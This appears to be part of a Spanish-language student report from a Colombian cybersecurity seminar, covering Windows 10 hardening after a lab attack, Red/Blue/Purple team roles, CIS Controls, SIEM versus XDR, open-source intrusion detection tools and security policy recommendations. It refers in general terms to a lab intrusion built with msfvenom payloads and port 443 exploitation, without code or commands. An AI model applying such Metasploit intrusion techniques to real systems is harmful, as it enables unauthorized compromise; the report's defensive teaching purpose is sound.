3. Configuro el Firewall de Windows: Habilito el Firewall de Windows y lo configuro para bloquear todo el tráfico no deseado. En caso de ser necesario crear reglas específicas para permitir solo el tráfico necesario para las aplicaciones y servicios que utiliza el usuario configuraciones de firewall más estrictas y políticas de seguridad más rigurosas, para prevenir futuros ataques.

4. Habilito el Antivirus Windows Defender: Windows 10 incluye Windows Defender, un antivirus y antimalware integrado. Procedo a asegurarme que esté habilitado y configurado para realizar análisis periódicos del sistema. Windows Defender cuenta con herramientas de eliminación de malware para detectar y eliminar el payload malicioso.

5. Desactivo servicios innecesarios: Reviso los servicios que se ejecutan en el sistema y desactivo aquellos que no necesita el usuario, esto con el fin reducir la superficie de ataque potencial.

6. Aplico políticas de seguridad: Utilizo el Editor de directivas de grupo (gpedit.msc) para aplicar políticas de seguridad que refuercen la protección del sistema. Por

ejemplo, puedo configurar políticas para restringir el acceso a ciertas funciones o para requerir contraseñas complejas.

7. Habilito el control de cuentas de usuario (UAC): UAC este ayuda a prevenir la ejecución de programas no autorizados mediante la solicitud de permiso antes de realizar cambios en el sistema.

8. Configuro el control de aplicaciones: Utilizo AppLocker para controlar qué aplicaciones pueden ejecutarse en el sistema. Esto ayuda a prevenir la ejecución de software malicioso como por ejemplo el caso del Payload ejecutable con la carga útil que se creó con msfvenom .

9. Habilito BitLocker: Para Windows 10 Pro habilito BitLocker para cifrar el disco duro y proteger los datos en caso de pérdida o robo del dispositivo, en este caso evitamos la perdida de información en este caso el borrado de de archivos por los ciberdelincuentes como sucedió en el laboratorio Fase 3.

10. Configuro la política de contraseñas: Establezco políticas de contraseñas robustas que requieran contraseñas largas y complejas. Además, puedo considerar habilitar el bloqueo de cuentas después de un número determinado de intentos fallidos de inicio de sesión.

11. Educación y concienciación del usuario: Capacito a los usuarios sobre prácticas seguras, como evitar hacer clic en enlaces o descargar archivos de fuentes desconocidas, y la importancia de mantener actualizado el software.

12. Desactivo las conexiones remotas, servicio de escritorio remoto.

13. Cerrar el puerto 443 el cual está abierto por defecto en Windows 10 Pro, para evitar las conexiones por este puerto y los demás puertos que estén abierto y no se utilicen.

14. Configuración de la cuenta: El usuario verifico que no sea administrador para las tareas diarias por ende le configuro un usuario general. Esto reduce el riesgo de cambios maliciosos en su sistema. [21]

15. Limpieza: desinstalar software innecesario: desinstalo el software que no necesita el usuario o no este permitido (Autorizado) por la organización. Esto reduce

[21] AYUDA PARA hardening sistemas Windows 10 y 11 - Microsoft Q&A [Anónimo]. Microsoft Learn: Build skills that open doors in your career [página web]. (12, mayo, 2020). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://learn.microsoft.com/es-es/answers/questions/1426213/ayuda-para-hardening-sistemas-windows-10-y-11>.

la superficie de ataque. Análisis y eliminación del malware, para esto utilizo software antivirus y herramientas de eliminación de malware para detectar y eliminar el payload malicioso.

16. Escaneo los productos que no sean de Microsoft en busca de vulnerabilidades: Analizar periódicamente el software instalado en busca de vulnerabilidades.

17. Protección del sistema: creo un punto de restauración: es una buena práctica crear un punto de restauración ya que esto le permite volver a un estado anterior si encuentra algún problema.

18. Activar el registro de bloques de scripts de PowerShell (Activado), Activar la ejecución de scripts (Activado - Política de ejecución: permitir solo scripts firmados), Permitir acceso remoto al Shell (Desactivado). Cuando Windows Remote Shell está habilitado, puede permitir que actores malintencionados ejecuten scripts y comandos de forma remota en estaciones de trabajo. Para reducir este riesgo, se debe desactivar Windows Remote Shell. [22]

19. Restauración desde copias de seguridad: Se restauran los archivos y configuraciones afectados desde copias de seguridad previamente creadas.

Por otro lado, se debe estar informado y buscando las últimas amenazas y mejores prácticas de seguridad para mantener el sistema protegido.

3.Sabemos que existen equipos Blue Team y Red Team, pero entonces ¿qué diferencia existen entre los equipos antes mencionados con el Purple Team y equipos de respuesta a incidentes informáticos?

Diferencia entre equipos Blue Team, Red Team, Purple Team y equipos de respuesta a incidentes informáticos:

[22] CYBER. Hardening Microsoft Windows 10. cyber.gov.au [página web]. (1, enero, 2020). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://www.cyber.gov.au/resources-business-and-government/maintaining-devices-and-systems/system-hardening-and-administration/system-hardening/hardening-microsoft-windows-10-version-21h1-workstations>.

Blue Team: Se enfoca en defender los sistemas de una organización contra ataques cibernéticos, implementando medidas de seguridad y monitoreando la infraestructura en busca de actividades maliciosas. [23]

Red Team: Se encarga de simular ataques cibernéticos para evaluar la eficacia de las defensas de una organización y identificar posibles vulnerabilidades. [24]

Purple Team: Combina las funciones de Blue Team y Red Team, facilitando la colaboración entre ambos equipos para mejorar la postura de seguridad de la organización. [25]

Equipos de respuesta a incidentes informáticos: Se dedican a investigar y responder a incidentes de seguridad cibernética, coordinando la detección, contención, mitigación y recuperación de amenazas. [26]

4. Qué función tiene CIS “Center For Internet Security” dentro de equipos BlueTeam? Usted debe realizar un pequeño tutorial de cómo funciona CIS y qué se debe hacer para encontrar los tutoriales que posee.

Tutorial CIS Control

A. CIS tiene la función de proporcionar pautas y mejores prácticas de seguridad cibernética.

[23] BLUE TEAM en ciberseguridad: definición, funciones y herramientas [Anónimo]. S2 Grupo [página web]. (1, diciembre, 2020). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://s2grupo.es/blue-team-en-ciberseguridad-definicion-funciones-y-herramientas/>.

[24] ¿QUÉ NECESITAS para convertirte en red teamer? [Anónimo]. KeepCoding Bootcamps [página web]. (6, diciembre, 2020). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://keepcoding.io/blog/convertirte-en-red-teamer/#:~:text=Un%20red%20teamer%20se%20dedica,de%20sus%20clientes%20y%20empleados.>.

[25] RED TEAM, Blue Team y Purple Team: funciones y diferencias [Anónimo]. UNIR [página web]. (6, diciembre, 2020). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://www.unir.net/ingenieria/revista/red-blue-purple-team-ciberseguridad/>.

[26] OPHOS [Anónimo]. ophos.com [página web]. (1, junio, 2021). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://www.sophos.com/es-es/products/managed-detection-and-response/incident-response-services?utm_source=google&utm_medium=cpc&utm_campaign=mg-2023-latam-es-demg-gog-gen-convr-mdr-search-incident-phrase&utm_term=respuesta%20a%20incidentes%20de%20seguridad&utm_content=na&cmp=159798&gad_source=1&gclid=Cj0KCQjwwYSwBhDcARIsAOyL0fhV9etodP6jqpJ7yDdaBMKojwvvl8_hvOWODPqiqpAx-ovCtwlpPPsaAgOaEALw_wcB&gclsrc=aw.ds>.

B. Se puede hacer uso de su conjunto de controles de seguridad, conocido como CIS Controls. Estas pautas ayudan a los equipos Blue Team a fortalecer sus defensas cibernéticas y mitigar riesgos de seguridad.

Función de CIS en equipos BlueTeam:

1. Proporcionar Controles CIS: CIS ofrece los Controles Críticos de Seguridad (CIS Controls), que son un conjunto prioritario de salvaguardias diseñadas para mitigar los ataques cibernéticos más comunes. Estos controles son fundamentales para fortalecer la seguridad del sistema y reducir la superficie de ataque.
2. Ofrecer Pautas CIS Benchmarks: CIS Benchmarks son directrices detalladas que proporcionan mejores prácticas para endurecer sistemas operativos, middleware, aplicaciones de software y dispositivos de red específicos. Estas pautas ayudan a garantizar la configuración segura de los sistemas y a reducir las vulnerabilidades.
3. Modelo de Defensa Comunitaria (CDM): CIS ha desarrollado el Modelo de Defensa Comunitaria, que utiliza datos de investigaciones de violaciones de datos para identificar y priorizar los tipos de ataques más importantes. Esto ayuda a las organizaciones a enfocar sus esfuerzos de defensa en áreas críticas.
4. Controles de Seguridad CIS: CIS proporciona una lista exhaustiva de controles de seguridad que las organizaciones pueden implementar para mejorar su postura de seguridad cibernética. Estos controles están priorizados en Grupos de Implementación (IGs) para facilitar la implementación progresiva y efectiva.
5. Grupos de Implementación (IGs): Los IGs proporcionan orientación sobre cómo priorizar la implementación de los Controles CIS en función del perfil de riesgo y los recursos de una organización.

C. Para acceder a los tutoriales de CIS El sitio web oficial de CIS (https://www.cisecurity.org/)[27], se puede visitar su página web oficial y navegar por la sección de recursos, donde se encuentran disponibles una variedad de materiales educativos y tutoriales sobre seguridad cibernética. [28]

[27] CIS. CIS. CIS [página web]. (12, enero, 2020). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://www.cisecurity.org/>.
[28] CALCOMSOFTWARE. CIS Controls: Todo lo que necesitas saber | CalCom. CalCom [página web]. (3, enero, 2020). [Consultado el 26, marzo, 2024]. Disponible en Internet:

5. Deberá documentar mediante la elaboración una tabla las diferencias existentes entre: SIEM y XDR.

Aspecto	SIEM (Security Information and Event Management)	XDR (Extended Detection and Response)
Enfoque	Se centra en la recopilación, correlación y análisis de registros y eventos de seguridad de múltiples fuentes.	Adopta un enfoque más amplio que integra la detección y respuesta de amenazas a través de múltiples capas de seguridad.
Alcance	Se limita principalmente a la monitorización y gestión de información y eventos de seguridad.	Amplía su alcance para incluir la detección y respuesta de amenazas en tiempo real en toda la infraestructura de TI.
Arquitectura	Suele basarse en una arquitectura centralizada que recopila y correlaciona datos de diferentes fuentes.	Puede ser implementado como una solución centralizada o distribuida que recopila y analiza datos de múltiples puntos de la red.
Integración	Puede integrarse con otras soluciones de seguridad para mejorar la visibilidad y la respuesta a incidentes.	Ofrece integración nativa con una variedad de soluciones de seguridad, incluidos sistemas SIEM, EDR (Endpoint Detection and Response) y NDR

<https://www.calcomsoftware.com/cis-controls-todo-lo-que-necesitas-saber/#:~:text=Los%20Controles%20Críticos%20de%20Seguridad,acceso%20y%20gestión%20de%20vulnerabilidades.>.

		(Network Detection and Response). [29]
Automatización	Ofrece capacidades limitadas de automatización y respuesta a incidentes.	Se enfoca en la automatización de la detección y respuesta de amenazas, utilizando análisis avanzado y machine learning para mejorar la eficacia.

6. Defina por lo menos 3 herramientas de detección de ataques informáticos con licencia GPL.

Snort: Un sistema de detección de intrusiones de red de código abierto que analiza el tráfico de red en busca de patrones de comportamiento sospechosos. [30]

Suricata: Similar a Snort, Suricata es un IDS/IPS de red de alto rendimiento y código abierto que proporciona una amplia gama de capacidades de detección de amenazas. [31]

OSSEC: Un sistema de detección de intrusiones basado en host de código abierto que monitorea la integridad del sistema, archivos de registro y eventos de seguridad en sistemas operativos Unix y Windows. [32]

[29] ¿CUÁL ES la diferencia entre XDR y SIEM? | WatchGuard Technologies [Anónimo]. WatchGuard | Network, Wi-Fi, Identity, and Endpoint Security Solutions [página web]. (12, enero, 2020). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://www.watchguard.com/es/wgrd-news/blog/cual-es-la-diferencia-entre-xdr-y-siem#:~:text=Las%20soluciones%20SIEM%20actúan%20también,temporal%20únicamente%20para%20su%20análisis.>.

[30] VALDES, Axel Abraham. Kali Linux Purple: Potencia y Flexibilidad en Ciberseguridad. LinkedIn: Log In or Sign Up [página web]. (25, mayo, 2023). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://www.linkedin.com/pulse/kali-linux-purple-potencia-y-flexibilidad-en-ciberseguridad-v/?originalSubdomain=es>.

[31] ¿QUÉ ES Suricata en ciberseguridad? | KeepCoding Bootcamps [Anónimo]. KeepCoding Bootcamps [página web]. (6, noviembre, 2020). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://keepcoding.io/blog/que-es-suricata-en-ciberseguridad/>.

[32] SUPERVISAR OSSEC CON SERVICEPILOT. Supervisar OSSEC con ServicePilot. ServicePilot [página web]. (5, marzo, 2019). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://www.servicepilot.com/es/integration/monitoreo-ossec/>.

24 CONCLUSIONES

En casos de ataques informáticos, es crucial seguir un protocolo que incluya la monitorización de registros, análisis de tráfico, evaluación de comportamiento de usuarios y uso de herramientas de detección de amenazas, junto con medidas de respuesta y análisis forense.

Para contrarrestar un ataque como el ejecutado por el equipo Red Team, se deben implementar medidas de fortalecimiento de seguridad, como actualización del sistema, configuración del firewall y antivirus, educación del usuario y desactivación de conexiones remotas, para prevenir futuros ataques.

25 BIBLIOGRAFÍA

AYUDA PARA hardening sistemas Windows 10 y 11 - Microsoft Q&A [Anónimo]. Microsoft Learn: Build skills that open doors in your career [página web]. (12, mayo, 2020). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://learn.microsoft.com/es-es/answers/questions/1426213/ayuda-para-hardening-sistemas-windows-10-y-11>.

CYBER. Hardening Microsoft Windows 10. cyber.gov.au [página web]. (1, enero, 2020). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://www.cyber.gov.au/resources-business-and-government/maintaining-devices-and-systems/system-hardening-and-administration/system-hardening/hardening-microsoft-windows-10-version-21h1-workstations>.

BLUE TEAM en ciberseguridad: definición, funciones y herramientas [Anónimo]. S2 Grupo [página web]. (1, diciembre, 2020). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://s2grupo.es/blue-team-en-ciberseguridad-definicion-funciones-y-herramientas/>.

¿QUÉ NECESITAS para convertirte en red teamer? [Anónimo]. KeepCoding Bootcamps [página web]. (6, diciembre, 2020). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://keepcoding.io/blog/convertirte-en-red-teamer/#:~:text=Un%20red%20teamer%20se%20dedica,de%20sus%20clientes%20y%20empleados.>.

RED TEAM, Blue Team y Purple Team: funciones y diferencias [Anónimo]. UNIR [página web]. (6, diciembre, 2020). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://www.unir.net/ingenieria/revista/red-blue-purple-team-ciberseguridad/>.

OPHOS [Anónimo]. ophos.com [página web]. (1, junio, 2021). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://www.sophos.com/es-es/products/managed-detection-and-response/incident-response-services?utm_source=google&utm_medium=cpc&utm_campaign=mg-2023-latam-es-demg-gog-gen-convr-mdr-search-incident-phrase&utm_term=respuesta%20a%20incidentes%20de%20seguridad&utm_content=na&cmp=159798&gad_source=1&gclid=Cj0KCQjwwYSwBhDcARIsAOyL0fhV9etodP6jqpJ7yDdaBMKojwvvl8_hvOWODPqiqpAx-ovCtwlpPPsaAgOaEALw_wcB&gclsrc=aw.ds>.

CALCOMSOFTWARE. CIS Controls: Todo lo que necesitas saber | CalCom. CalCom [página web]. (3, enero, 2020). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://www.calcomsoftware.com/cis-controls-todo-lo-que-necesitas-saber/#:~:text=Los%20Controles%20Críticos%20de%20Seguridad,acceso%20y%20gestión%20de%20vulnerabilidades.>.

¿CUÁL ES la diferencia entre XDR y SIEM? | WatchGuard Technologies [Anónimo]. WatchGuard | Network, Wi-Fi, Identity, and Endpoint Security Solutions [página web]. (12, enero, 2020). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://www.watchguard.com/es/wgrd-news/blog/cual-es-la-diferencia-entre-xdr-y-siem#:~:text=Las%20soluciones%20SIEM%20actúan%20también,temporal%20únicamente%20para%20su%20análisis.>.

CIS. CIS. CIS [página web]. (12, enero, 2020). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://www.cisecurity.org/>.

VALDES, Axel Abraham. Kali Linux Purple: Potencia y Flexibilidad en Ciberseguridad. LinkedIn: Log In or Sign Up [página web]. (25, mayo, 2023). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://www.linkedin.com/pulse/kali-linux-purple-potencia-y-flexibilidad-en-ciberseguridad-v/?originalSubdomain=es>.

¿QUÉ ES Suricata en ciberseguridad? | KeepCoding Bootcamps [Anónimo]. KeepCoding Bootcamps [página web]. (6, noviembre, 2020). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://keepcoding.io/blog/que-es-suricata-en-ciberseguridad/>.

SUPERVISAR OSSEC CON SERVICEPILOT. Supervisar OSSEC con ServicePilot. ServicePilot [página web]. (5, marzo, 2019). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://www.servicepilot.com/es/integration/monitoreo-ossec/>.

Escenario y soluciones generadas Etapa 5

26 ETAPA 5 SOCIALIZACIÓN DE INFORME TÉCNICO

Formular estrategias de contención mediante el análisis de riesgos y vulnerabilidades en una infraestructura TI.

1. Informe Final HackerHouse para el Puesto de Red Team o Blue Team
2. Informe Técnico con los aspectos más relevantes, planteamientos, recomendaciones y conclusiones

Informe Técnico con los aspectos más relevantes, planteamientos, recomendaciones y conclusiones

Aspectos Relevantes

Marco Legal y Ético en Colombia:

- La Ley 1273 de 2009 aborda delitos informáticos, y la Ley 1581 de 2012 se enfoca en la protección de datos personales, destacando la importancia de la seguridad informática y privacidad.

- Existen preocupaciones legales y éticas sobre el Acuerdo de Confidencialidad de HackerHouse, incluyendo la participación de un abogado con prácticas ilícitas y cláusulas restrictivas.

Pentesting y Herramientas:

- La importancia de la etapa de footprinting en el pentesting, utilizando herramientas como Google, WHOIS, y Shodan.

- Metasploit, especialmente msfvenom y msfconsole, es crucial para la creación y ejecución de payloads maliciosos.

Ejecución y Respuesta a Intrusiones:

- Se demostró cómo vulnerar sistemas utilizando payloads maliciosos, enfatizando la importancia de las actualizaciones de software y concienciación del usuario.

- Se evidenciaron deficiencias en la detección de puertos abiertos con nmap, pero se logró explotar exitosamente el puerto 443.

Contención de Ataques Informáticos:

- Se enfatiza en la monitorización, análisis de tráfico, y uso de herramientas de detección para responder a ataques.

- Se recomienda el hardening del sistema y la educación de los usuarios para prevenir ataques futuros.

Recomendaciones

Legales y Éticas:

- Revisar y modificar el Acuerdo de Confidencialidad para asegurar su coherencia con la legislación colombiana y los principios éticos del COPNIA.

- Involucrar a profesionales con integridad probada en la redacción de documentos legales y éticos.

Técnicas y Herramientas:

- Priorizar la etapa de footprinting en las actividades de pentesting para identificar vulnerabilidades tempranamente.

- Asegurar el conocimiento profundo y la correcta utilización de herramientas como Metasploit para la creación y manejo de exploits y payloads.

Seguridad Informática:

- Implementar un programa de actualizaciones constante para el software utilizado en la organización.

- Fomentar una cultura de seguridad entre los usuarios, educándolos sobre los riesgos y las buenas prácticas.

Respuesta a Incidentes:

- Establecer protocolos claros de respuesta ante incidentes que incluyan análisis forense y medidas de contención.

- Realizar auditorías y pruebas de penetración regularmente para detectar y remediar vulnerabilidades de manera proactiva.

27 CONCLUSIONES

El análisis de las acciones de los equipos Red Team y Blue Team dentro de un marco legal y ético revela la importancia crítica de una base sólida en conocimientos legales, técnicos, y éticos para enfrentar los desafíos de la seguridad informática. Las herramientas como Metasploit son esenciales en este campo, pero su uso debe estar guiado por principios éticos firmes y un entendimiento claro de la legislación aplicable.

Además, la capacitación continua en ciberseguridad y la implementación de prácticas de seguridad robustas son indispensables para mitigar riesgos y proteger los activos informáticos frente a ataques cada vez más sofisticados. La colaboración y el intercambio de conocimientos entre los profesionales de la seguridad informática se destacan como elementos clave para fortalecer las defensas organizacionales y promover un entorno digital seguro.

Preguntas Guía Etapa 5:

De qué manera pueden aportar en el campo de la ciberseguridad la integración de equipos Blue Team, Red Team y Purple Team al mismo tiempo dentro de una organización.

La integración de equipos Red Team, Blue Team, y Purple Team dentro de una organización representa una estrategia comprensiva y multifacética para fortalecer la ciberseguridad y la resiliencia ante ataques informáticos. Esta colaboración interdisciplinaria ofrece varios beneficios clave:

1. Visión Holística de la Seguridad: La integración permite una visión más holística y completa de la seguridad informática. Mientras que el Red Team se enfoca en simular ataques para identificar vulnerabilidades, el Blue Team se concentra en la defensa y la respuesta ante incidentes. El Purple Team, actuando como un puente entre ambos, facilita la comunicación y el aprendizaje mutuo, asegurando que las fortalezas de un equipo complementen las debilidades del otro.

2. Mejora Continua: Esta colaboración promueve un ciclo de mejora continua. Los hallazgos del Red Team ofrecen al Blue Team una oportunidad única para probar sus defensas contra tácticas, técnicas y procedimientos (TTPs) actualizados y realistas. El análisis conjunto permite identificar no solo cómo se comprometió la seguridad sino también cómo mejorar la detección y la respuesta. El Purple Team

facilita la implementación de estas mejoras, asegurando que se apliquen de manera efectiva.

3. Optimización de Recursos: La cooperación entre estos equipos permite una optimización de recursos. Al trabajar conjuntamente, se puede priorizar mejor el tratamiento de las vulnerabilidades según su criticidad y el riesgo real que representan para la organización. Esto asegura que los esfuerzos y recursos se inviertan donde más se necesiten, aumentando la eficiencia en la gestión de la seguridad.

4. Educación y Concienciación: La interacción entre los equipos promueve un ambiente de aprendizaje continuo y concienciación sobre la importancia de la seguridad informática a todos los niveles de la organización. La retroalimentación directa y los ejercicios prácticos ayudan a educar a los empleados sobre los riesgos de seguridad actuales y cómo sus acciones pueden afectar la postura de seguridad general de la organización.

5. Respuesta Rápida y Adaptativa: La integración de estos equipos facilita una respuesta más rápida y adaptativa ante incidentes de seguridad. Al comprender tanto las estrategias de ataque como de defensa, una organización puede desarrollar respuestas más efectivas y flexibles, ajustándose rápidamente a las tácticas cambiantes de los adversarios.

6. Cultura de Seguridad Organizacional: Finalmente, la integración de Red, Blue, y Purple Teams ayuda a fomentar una cultura de seguridad organizacional donde la seguridad es vista como una responsabilidad compartida. Esto no solo mejora la postura de seguridad, sino que también promueve un entorno en el que la seguridad es considerada un pilar fundamental de las operaciones diarias.

En conclusión, la integración de estos equipos dentro de una organización potencia la capacidad de anticipar, detectar, responder y adaptarse a las amenazas de ciberseguridad de manera más eficaz, transformando la seguridad informática en un proceso dinámico y continuamente evolutivo.

Plantee políticas de seguridad y recomendaciones para mejorar los aspectos de ciberseguridad en cualquier organización en sus entornos T.I.

Políticas de seguridad y recomendaciones para mejorar los aspectos de ciberseguridad en entornos de Tecnologías de la Información (TI) de cualquier organización:

1. Política de Contraseñas Fuertes: Establecer una política que exija contraseñas robustas que incluyan una combinación de letras, números y caracteres especiales, además de requerir cambios periódicos de contraseña.

2. Actualización de Software: Implementar una política de actualización regular de software y parches de seguridad para garantizar que los sistemas estén protegidos contra vulnerabilidades conocidas.

3. Gestión de Permisos de Usuario: Limitar los privilegios de usuario solo a las funciones y recursos necesarios para realizar su trabajo, reduciendo así el riesgo de acceso no autorizado o errores humanos.

4. Copias de Seguridad y Recuperación de Datos: Establecer procedimientos para realizar copias de seguridad periódicas de datos críticos y desarrollar un plan de recuperación ante desastres para minimizar el impacto en caso de una pérdida de datos.

5. Firewalls y Antivirus: Implementar firewalls de red y soluciones antivirus actualizadas en todos los dispositivos y sistemas para proteger contra amenazas externas e internas.

6. Monitoreo y Detección de Intrusiones: Utilizar herramientas de monitoreo de red y detección de intrusiones para identificar y responder rápidamente a actividades sospechosas o intrusiones en el sistema.

7. Educación y Concienciación del Usuario: Realizar programas de formación periódicos para educar a los empleados sobre las mejores prácticas de seguridad, incluyendo cómo identificar correos electrónicos de phishing y otras amenazas comunes.

8. Control de Dispositivos Móviles: Establecer políticas para gestionar dispositivos móviles que acceden a los recursos de la organización, incluyendo la aplicación de medidas de seguridad como el cifrado de datos y la autenticación multifactor.

9. Física de los Activos de TI: Proteger los activos de TI físicamente mediante el control de acceso a áreas sensibles y el uso de medidas de seguridad como cerraduras y sistemas de vigilancia.

10. Auditorías de Seguridad: Realizar auditorías de seguridad periódicas para evaluar el cumplimiento de las políticas de seguridad, identificar posibles vulnerabilidades y tomar medidas correctivas.

Implementar estas políticas y recomendaciones de manera integral y continua ayudará a fortalecer la postura de ciberseguridad de cualquier organización y mitigar los riesgos asociados a las amenazas en el entorno de las Tecnologías de la Información.

Conclusiones que orienten aspectos importantes en cuando a la inversión de ciberseguridad dentro de las organizaciones, deben tener en cuenta cada una

de las etapas que se ejecutaron a lo largo del seminario para poder ejecutar estas conclusiones y soportar a la alta gerencia la necesidad de inversión.

Las conclusiones resultantes del seminario sobre ciberseguridad pueden orientar aspectos cruciales en cuanto a la inversión en esta área dentro de las organizaciones, respaldando la necesidad de financiamiento ante la alta gerencia. Cada etapa del seminario proporciona información valiosa que puede ser utilizada para justificar la inversión en ciberseguridad:

1. Concienciación Legal y Ética: La comprensión de las leyes y regulaciones pertinentes, así como los códigos éticos aplicables, destaca la importancia de cumplir con los requisitos legales y éticos en materia de seguridad informática. Esto resalta la necesidad de inversiones en programas de formación y consultoría legal para garantizar el cumplimiento normativo.

2. Análisis de Vulnerabilidades y Pruebas de Intrusión: La identificación de vulnerabilidades y la realización de pruebas de intrusión destacan las posibles brechas de seguridad en los sistemas de la organización. Estos hallazgos pueden ser utilizados para argumentar la necesidad de inversiones en herramientas de seguridad, como firewalls avanzados, sistemas de detección de intrusos y soluciones de gestión de vulnerabilidades.

3. Respuesta a Incidentes y Contención de Ataques: La capacidad de responder de manera eficaz a incidentes de seguridad y contener ataques es fundamental para minimizar el impacto de las amenazas cibernéticas. Esto justifica la inversión en equipos de respuesta a incidentes, servicios de monitorización de seguridad y programas de formación en respuesta a incidentes.

4. Colaboración entre Equipos Red, Blue y Purple: La integración de equipos Red, Blue y Purple Team resalta la importancia de una estrategia de ciberseguridad integral y colaborativa. Esto puede respaldar la necesidad de inversiones en programas de capacitación interdisciplinaria, herramientas de colaboración y desarrollo de habilidades técnicas y de gestión.

En resumen, las conclusiones derivadas de cada etapa del seminario proporcionan una base sólida para justificar la inversión en ciberseguridad ante la alta gerencia. Al utilizar los hallazgos y recomendaciones de cada etapa, las organizaciones pueden argumentar la necesidad de financiamiento para fortalecer sus medidas de seguridad informática y mitigar los riesgos asociados a las amenazas cibernéticas.

Link Video Sustentación:

https://youtu.be/kwFfzMxCRWM

28 BIBLIOGRAFÍA

CONGRESO DE LA REPÚBLICA DE COLOMBIA. Leyes desde 1992 - Vigencia expresa y control de constitucionalidad [LEY_1273_2009]. SECRETARÍA GENERAL DEL SENADO [página web]. (10, enero, 2020). [Consultado el 15, febrero, 2024]. Disponible en Internet: <http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html>.

CONGRESO DE LA REPÚBLICA DE COLOMBIA. Ley 1581 de 2012 - Gestor Normativo. Inicio - Función Pública [página web]. (17, octubre, 2012). [Consultado el 15, febrero, 2024]. Disponible en Internet: <https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981>.

MINAMBIENTE. Política de Protección de Datos Personales - Ministerio de Ambiente y Desarrollo Sostenible. Ministerio de Ambiente y Desarrollo Sostenible [página web]. (12, abril, 2020). [Consultado el 15, febrero, 2024]. Disponible en Internet: <https://www.minambiente.gov.co/politica-de-proteccion-de-datos-personales/#:~:text=Ley%20de%20Protección%20de%20Datos,de%20naturaleza%20pública%20o%20privada.>.

AUDITECH. Pentesting qué es y para qué sirve | Pentesters | Auditech. Auditech [página web]. (11, mayo, 2020). [Consultado el 15, febrero, 2024]. Disponible en Internet: <https://auditech.es/blog/pentesting-que-es-y-para-que-sirve/>.

EIPOSGRADOS. ¿Qué es Footprinting? | EIP. International Business School [página web]. (11, enero, 2021). [Consultado el 15, febrero, 2024]. Disponible en Internet: <https://eiposgrados.com/blog-ciberseguridad/que-es-footprinting/>.

METASPLOIT. Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit. Metasploit [página web]. (12, enero, 2020). [Consultado el 15, febrero, 2024]. Disponible en Internet: <https://www.metasploit.com/>.

LEY 1273 de 2009 | Transparencia y acceso a la información publica [Anónimo]. Bienvenido a Secretaría Jurídica Distrital | Transparencia y acceso a la información publica [página web]. (22, octubre, 2021). [Consultado el 25, febrero, 2024]. Disponible en Internet: <https://www.secretariajuridica.gov.co/node/279>.

CÓDIGO DE ética | Copnia [Anónimo]. Inicio | Copnia [página web]. (11, junio, 2020). [Consultado el 25, febrero, 2024]. Disponible en Internet: <https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica>.

GOBIERNO INVESTIGA impacto de ataque cibernético que afectó a páginas de entidades [Anónimo]. Diario La República [página web]. (16, enero, 2020).

[Consultado el 25, febrero, 2024]. Disponible en Internet: <https://www.larepublica.co/economia/ciberataque-contra-paginas-web-de-cuatro-entidades-estatales-3703878#:~:text=El%20ciberataque%20mantuvo%20bloqueado%20el,o%20problemas%20técnicos%20al%20intentar>.

¿QUÉ ES Msfpayload? | KeepCoding Bootcamps [Anónimo]. KeepCoding Bootcamps [página web]. (4, diciembre, 2020). [Consultado el 22, marzo, 2024]. Disponible en Internet: <https://keepcoding.io/blog/que-es-msfpayload/>.

¿QUÉ ES Kali Linux? – Incube2 [Anónimo]. Incube2 – We love Technology! [página web]. (2, noviembre, 2020). [Consultado el 22, marzo, 2024]. Disponible en Internet: <https://incube2.com/que-es-kali-linux/#:~:text=Kali%20Linux%20se%20utiliza%20principalmente,de%20identificar%20y%20corregir%20vulnerabilidades.>.

MAC, Apaza. Comandos de Meterpreter | PDF. Scribd [página web]. (1, mayo, 2020). [Consultado el 22, marzo, 2024]. Disponible en Internet: <https://es.scribd.com/document/465661882/Comandos-de-meterpreter>.

AYUDA PARA hardening sistemas Windows 10 y 11 - Microsoft Q&A [Anónimo]. Microsoft Learn: Build skills that open doors in your career [página web]. (12, mayo, 2020). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://learn.microsoft.com/es-es/answers/questions/1426213/ayuda-para-hardening-sistemas-windows-10-y-11>.

CYBER. Hardening Microsoft Windows 10. cyber.gov.au [página web]. (1, enero, 2020). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://www.cyber.gov.au/resources-business-and-government/maintaining-devices-and-systems/system-hardening-and-administration/system-hardening/hardening-microsoft-windows-10-version-21h1-workstations>.

BLUE TEAM en ciberseguridad: definición, funciones y herramientas [Anónimo]. S2 Grupo [página web]. (1, diciembre, 2020). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://s2grupo.es/blue-team-en-ciberseguridad-definicion-funciones-y-herramientas/>.

¿QUÉ NECESITAS para convertirte en red teamer? [Anónimo]. KeepCoding Bootcamps [página web]. (6, diciembre, 2020). [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://keepcoding.io/blog/convertirte-en-red-teamer/#:~:text=Un%20red%20teamer%20se%20dedica,de%20sus%20clientes%20y%20empleados.>.

RED TEAM, Blue Team y Purple Team: funciones y diferencias [Anónimo]. UNIR [página web]. (6, diciembre, 2020). [Consultado el 26, marzo, 2024]. Disponible en

